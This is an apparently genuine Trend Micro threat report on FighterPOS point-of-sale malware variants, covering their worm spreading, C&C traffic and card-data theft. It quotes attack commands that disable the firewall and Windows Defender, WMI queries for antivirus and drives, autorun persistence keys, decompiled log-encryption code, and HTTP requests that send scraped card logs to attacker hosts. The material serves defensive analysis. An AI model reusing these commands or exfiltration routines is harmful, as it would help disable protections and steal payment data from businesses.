A TrendLabs Report

FighterPOS Gets Worm Routine

TrendLabs Security Intelligence Blog

Jay Yaneza and Erika Mendoza
Trend Micro Cyber Safety Solutions Team

February 2016

Contents

Introduction

After identifying FighterPOS in April last, year, we found that the threat actor began creating new variants of his tool – and he wasted no time doing so. In the months following our initial write-up, we uncovered some more versions of the EMV Card Data Recorder, another variant of FighterPOS (BrFighter) with the name 'Floki Intruder', and a very unusual version that borrows code from both NewPOSThings and a very old 2011 PoS threat called RDASRV.

Let us discuss these new discoveries.

Floki Intruder (WORM_POSFIGHT.SMFLK)

Right at the very start, Floki Intruder has an obvious resemblance with the main FighterPOS as it is based from the same vnLoader botnet client. However, its code has been shared and was compiled on a different machine (possibly a different threat actor).

```
0002e60: 10cf 4000 8035 4300 2814 0000 0850 4300  ..@..5C.(....PC.
0002e70: 661f 4000 0050 4300 2a00 5c00 4100 4300  f.@..PC.*.\.A.C.
0002e80: 3a00 5c00 5500 7300 6500 7200 7300 5c00  :.\.U.s.e.r.s.\.
0002e90: 7200 6f00 6f00 7400 5c00 4400 6500 7300  r.o.o.t.\.D.e.s.
0002ea0: 6b00 7400 6f00 7000 5c00 4200 7200 4600  k.t.o.p.\.B.r.F.
0002eb0: 6900 6700 6800 7400 6500 7200 2000 4600  i.g.h.t.e.r. .F.
0002ec0: 7500 7300 6900 6f00 6e00 2000 7600 3100  u.s.i.o.n. .v.1.
0002ed0: 3100 5c00 5000 7200 6f00 6a00 6500 6300  1.\.P.r.o.j.e.c.
0002ee0: 7400 3100 2e00 7600 6200 7000 0000 0000  t.1...v.b.p.....

0002e60: 10cf 4000 8035 4300 2814 0000 0850 4300  ..@..5C.(....PC.
0002e70: 661f 4000 0050 4300 2a00 5c00 4100 4300  f.@..PC.*.\.A.C.
0002e80: 3a00 5c00 5500 7300 6500 7200 7300 5c00  :.\.U.s.e.r.s.\.
0002e90: 7200 6f00 6f00 7400 5c00 4400 6500 7300  r.o.o.t.\.D.e.s.
0002ea0: 6b00 7400 6f00 7000 5c00 4200 7200 4600  k.t.o.p.\.B.r.F.
0002eb0: 6900 6700 6800 7400 6500 7200 2000 4600  i.g.h.t.e.r. .F.
0002ec0: 7500 7300 6900 6f00 6e00 2000 7600 3100  u.s.i.o.n. .v.1.
0002ed0: 3100 5c00 5000 7200 6f00 6a00 6500 6300  1.\.P.r.o.j.e.c.
0002ee0: 7400 3100 2e00 7600 6200 7000 0000 0000  t.1...v.b.p.....
0002e70: 80cd 4000 1038 4300 2814 0000 0850 4300  ..@..8C.(....PC.
0002e80: 761f 4000 0050 4300 2a00 5c00 4100 4300  v.@..PC.*.\.A.C.
0002e90: 3a00 5c00 5500 7300 6500 7200 7300 5c00  :.\.U.s.e.r.s.\.
0002ea0: 5500 7300 6500 7200 5000 4300 5c00 4400  U.s.e.r.P.C.\.D.
0002eb0: 6500 7300 6b00 7400 6f00 7000 5c00 5000  e.s.k.t.o.p.\.P.
0002ec0: 4f00 5300 2000 5600 4900 5200 5500 5300  O.S. .V.I.R.U.S.
0002ed0: 2000 5300 4f00 5500 5200 4300 4500 2000   .S.O.U.R.C.E. .
0002ee0: 4300 4f00 4400 4500 5c00 5000 7200 6f00  C.O.D.E.\.P.r.o.
0002ef0: 6a00 6500 6300 7400 3100 2e00 7600 6200  j.e.c.t.1...v.b.
0002f00: 7000 0000 0000 0000 0000 0000 0000 0000  p...............
```

Figure 1:FighterPOS code compiled in two different machines

Floki Intruder appears to be an update to the main FighterPOS due to its added capabilities. This includes commands that disable Firewall and default Windows protection in addition to disabling the UAC. It also checks for other security products installed in the system by using WMI.

- netsh firewall set opmode disable
- net stop security center
- net stop WinDefend


```
loc_00445BD7: ShellExecute(var_50, "winmgmts:{impersonationLevel=impersonate}!\\.\root\SecurityCenter", 10, edi, esi, ebx)
loc_00445BDC: GetLastError
loc_00445C16: var_60 = 8
loc_00445C23: var_58 = "Select * from AntiVirusProduct"
loc_00445C41: 10 = var_50."ExecQuery"
```

Figure 2. Query execution that detects security products.

```
GET /lkjhgfdsa01/bot/comando.php?
id=3834364633373942&os=57696E646F7773205850205072F66657373696F6E616C&com=434F4D505554455230303
414E544956495255553&ver=2.0 HTTP/1.1
Host: lkjhgfdsa.xyz
User-Agent: FromtheGods
Connection: close
```

Figure 3. Hexadecimal value passed via URL

Floki Intruder is distributed through a compromised web site, with updated variants being downloaded from its C&C server. However, when reaching out to the C&C server, there is a slight change in the message being used by WORM_POSFIGHT.SMFLK:






Figure 4: Format of a recent FighterPOS sample, [timestamp | ID] and a message about a new infection.

As compared to the initial FighterPOS which used the Portuguese phrase '*Novo Bot Infectado*' (New Bot Infected), WORM_POSFIGHT.SMFLK now has the English phrase 'New Infection my God'. The reference to 'god' is later seen when it attempts to retrieve commands from the C&C panel as the HTTP User-Agent field used is '*FromtheGods*'. However, the C&C panel page retained the word '*comando'*, which is Portuguese for 'command'.

Figure 5: Comparison between the original FighterPOS and WORM_POSFIGHT.SMFLK.

The biggest change in this update is its ability to distribute copies itself. By using WMI, this malware was able to enumerate Logical Drives to drop copies of itself and an autorun.inf.

```
Set oWMI = GetObject("winmgmts:{impersonationLevel=impersonate}!\\" & strComputer & "\root\SecurityCenter")
Set colItems = oWMI.ExecQuery("Select * from Win32_LogicalDisk")
```

Rootkit, cloaking(4)		
Characteristic	**Details**	**Exhibited By**
Hides file to evade detection	File: F:\autorun.inf	d9e9d84f927ca09d4b3b8ca80c2a977eddedd12f
Hides file to evade detection	File: F:\InstallExplorer.exe	d9e9d84f927ca09d4b3b8ca80c2a977eddedd12f
Hides file to evade detection	File: E:\autorun.inf	d9e9d84f927ca09d4b3b8ca80c2a977eddedd12f
Hides file to evade detection	File: E:\InstallExplorer.exe	d9e9d84f927ca09d4b3b8ca80c2a977eddedd12f

Figure 6. Autorun.inf automatically executes InstallExplorer.exe when the logical drive is accessed.

TSPY_POSFIGHT.F

As previously established, FigherPOS is derived from the vnLoader botnet client. It utilizes code from the RAM scraping functionality found in NewPOSThings and it creates a new file called ActiveComponent.exe upon execution. This method of reusing components was done again in files detect as but with a twist:

- One set uses Searcher.dll (sha1: 41bce7075969591c1667e7ba7ec8717e0def87d1) seen in RDASRV,
- A more recent set was using the previously seen RAM scraping functionality of NewPOSThings, dropped with the file name rservices.exe(sha1: a106bba216f71f468ae728c3f9e1db587500c30b).

We speculate that the development of TSPY_POSFIGHT.F was seemingly like a trial-and-error and progressive. The table below should give us a better understanding of the similarities and differences of this file set –





	0cdc60f72bed97e7043b6fa0377f009519874860	5c4b3918f339a8d1d365eace8036db25d7fcb989	6bcb1815b754d576866545626e655c5ebc87f50b df969e545acc4df1fcd1a5f2b61ae9c73600c129	7f349f7bef2e79b4ac623a5311fb542d0b0492e8
Compiler	Delphi	Delphi	Delphi	Delphi
MessageBox	Yes 	Yes 	Yes 	Yes 
File Name	svcparser.exe	svcparser.exe	Searcher.exe Iexplorer.exe	Searcher.exe Iexplorer.exe
Resource Component (POS)	RESDLL - Searcher.dll	RESDLL - Searcher.dll	RUSSO - rservices.exe	RESDLL - Searcher.dll
Encrypted File in Resource?	No	Yes	Yes	Yes
Detection Name of POS component	TSPY_POSLOGR.SMY	TSPY_POSLOGR.SMY	TSPY_POSFIGHT.B	TSPY_POSLOGR.SMY
Autostart Registry	HKCU\Software\Microsoft\Windows\CurrentVersion\Run JavaWT = %AllAppData%\{computername}-{username}\svcparser.exe	HKCU\Software\Microsoft\Windows\CurrentVersion\Run JavaWT = %Root%\ProgramData\{computername}-{username}\svcparser.exe	HKCU\Software\Microsoft\Windows\CurrentVersion\Run JavaWT = %Root%\ProgramData\{computername}-{username}\\explorer.exe	HKCU\Software\Microsoft\Windows\CurrentVersion\Run JavaWT = %Root%\ProgramData\{computername}-{username}\\explorer.exe
Mutex	{computername}-{username}	{computername}-{username}	encrypted {computername}-{username}JavaWT2.1	encrypted {computername}-{username}JavaWT2.2.18
Terminate and Delete (possible older version)	N/A	N/A	%Root%\ProgramData\{computemame}-{username}\ svchost.exe svcparser.exe keyparser.exe rservices.exe	%Root%\ProgramData\{computemame}-{username}\ svchost.exe svcparser.exe keyparser.exe rservices.exe
POS logs	Inject DLL and save logs to: %systemdir%\{PID}_{procname}_{num}.log	Inject DLL and save logs to: %systemdir%\{PID}_{procname}_{num}.log	%Root%\File\data\logs2\{computername}-{username} -DPS.log %Root%\ProgramData\bak\{computername}-{username} -DPS.log	%systemdir%\{PID}_{procname}_{num}.log %Root%\ProgramData\bak\{computername}-{username} -DPS.log
Injection Whitelist	svchost.exe explorer.exe smss.exe csrss.exe winlogon.exe lsass.exe spoolsv.exe alg.exe wuauclt.exe	None	N/A	svchost.exe explorer.exe smss.exe csrss.exe winlogon.exe lsass.exe spoolsv.exe alg.exe wuauclt.exe svhost.exe svhost.exe skydrive.exe taskmgr.exe wininit.exe
POS log Exfiltration	None	None	HTTP POST: sslvpn.eu/bak/upload.php?user={computername}-{username}&info={content of DPS.log}	HTTP POST: sslvpn.eu/bak/upload.php?user={computername}-{username}&info={content of DPS.log}
Watchdog / Persistence	No	No	Yes	Yes
Keylogger	No	No	Yes	Yes
Keystroke Logs	N/A	N/A	C:\File\data\logs2\{computername}-{username} -KS.log	C:\Microsoft\logs3\{computername}-{username} -KS.log

Figure 7. Comparison of TSPY_POSFIGHT.F file set

Upon analysis, the sample sets of TSPY_POSFIGHT.F were designed to be an upgrade of itself.




Figure 8. Progression of TSPY_POSFIGHT.F

While TSPY_POSFIGHT.F is not derived from the vnLoader botnet client, the approach (or style) used here was similar – namely:

a) The main binary could be changed, but the scraper component was reused. The main FighterPOS reused the scraper from NewPOSThings, while TSPY_POSFIGHT.F reused components from RDASRV (sha1: 41bce7075969591c1667e7ba7ec8717e0def87d1) and the scraper component from FighterPOS (sha1: a106bba216f71f468ae728c3f9e1db587500c30b)
b) To utilize the output of the scraper component, the main binary had to redirect the output. FighterPOS redirected the scraper output to a file called “traces.txt”, and TSPY_POSFIGHT.F redirected the output to itself by piping the output of the child process (POS module).
c) Both FighterPOS and TSPY_POSFIGHT.F were seen mostly within Brazil, and some within the United States.

Since TSPY_POSFIGHT.F was not derived from vnLoader, the command control (C&C) server communication is different. Unlike the previously discussed variant, TSPY_POSFIGHT.F does not accept backdoor commands, nor obtain any other information about the infected computer. It only connects to the server to send possible credit card logs that the scraper has gathered.

The main executable file monitors the file {computername}-{username} –DPS.log in the ‘bak’ folder then sends its contents every hour via HTTP POST with the following arguments:

- User – combination of computername and username, separated by a dash (-)
- Info – all the contents of the log file

```
POST /bak/upload.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0(compatible; MSIE 7.0b; Windows NT 6.0)
Host: sslvpn.eu
Content-Length: 61
Cache-Control: no-cache

user=[redacted]&info=[redacted]
```

Figure 9. HTTP POST communication with the User and Info section

Unlike BrFighter and Floki Intruder, TSPY_POSFIGHT.F protects its data by encrypting the log files. It does a byte-per-byte XOR against a Microsoft Office serial key, 'VBWYT-BBWKV-P86YX-G642C-3C3D3'. The data to be sent via HTTP POST needs to encode the encrypted string to eliminate special and reserved characters.

```
len = getstringlength(buffout) / 29;          // 29 = length of key
if ( len >= 0 )
{
  ctr = len + 1;
  do
  {
    System::__linkproc__ LStrCat((int)&v14, "VBWYT-BBWKV-P86YX-G642C-3C3D3");// make XOR table equivalent to buffer length
    --ctr;
  }
  while ( ctr );
}
v5 = getstringlength(buffout);
if ( v5 > 0 )
{
  v6 = 1;
  do
  {
    v7 = v14;
    v13 = *(_BYTE *)(v14 + v6 - 1) ^ *(_BYTE *)(buffout + v6 - 1);// XOR encryption
    LOBYTE(v7) = v13;
    unknown_libname_294(&v12, v7);
    System::__linkproc__ LStrCat(v2, v12);
    ++v6;
    --v5;
  }
  while ( v5 );
}
```

```
len = getstringlength(encryptedstring);
if ( len > 0 )
{
  v14 = len;
  v15 = 1;
  do
  {
    v3 = (v3 << 8) + *(_BYTE *)(encryptedstring + v15 - 1);
    v2 += 8;
    while ( v2 >= 6 )
    {
      v2 -= 6;
      v5 = v3 / (1 << v2);
      v3 %= 1 << v2;
      v6 = (int)"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
      LOBYTE(v6) = aAbcdefghijklmn[v5];
      unknown_libname_294(&v13, v6);
      System::__linkproc__ LStrCat(v16, v13);
    }
    ++v15;
    --v14;
  }
  while ( v14 );
}
if ( v2 > 0 )
{
  v7 = (int)"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
  LOBYTE(v7) = aAbcdefghijklmn[v3 << (6 - v2)];
  unknown_libname_294(&v12, v7);
  System::__linkproc__ LStrCat(v16, v12);
}
```

Figure 10. Encryption of log files and eliminating special and reserved characters.

Distribution

Floki Intruder (WORM_POSFIGHT.SMFLK) has been spotted as early as July 2015 and has slowed down distribution considerably towards the end of 2015. This version of FighterPOS has been spotted in Brazil and, surprisingly, Singapore. TSPY_POSFIGHT.F, on the other hand, has been observed as early as April 2015 mostly within Brazil and the United States. Not surprisingly, the targets of both are spread across small and medium sized businesses, but we've seen infections in the satellite locations of a larger organization (meaning, not the main branch).

Conclusion

One of the best practices of protecting such terminals is to segregate their traffic and employ strict access controls but, strangely, the distribution and design of the threats we have discussed above seem to imply that their targets have bare internet access.

Also, since PoS terminals have an expected set of applications to be run, consider implementing application whitelisting on the terminals.

The modification done on FighterPOS to include other functionalities also echo what we have seen in other modifications done in old botnet code like what we have observed in WORM_KASIDET.

Trend Micro detects all of the indicators of both threats, and is constantly in the look-out for such evolution.

Trend Micro Incorporated, a global leader in security software, strives to make the world safe for exchanging digital information. Our innovative solutions for consumers, businesses and governments provide layered content security to protect information on mobile devices, endpoints, gateways, servers and the cloud. All of our solutions are powered by cloud-based global threat intelligence, the Trend Micro™ Smart Protection Network™, and are supported by over 1,200 threat experts around the globe. For more information, visit www.trendmicro.com.

Securing Your Journey to the Cloud

10101 N. De Anza Blvd.
Cupertino, CA 95014

U.S. toll free: 1 +800.228.5651
Phone: 1 +408.257.1500
Fax: 1 +408.257.2003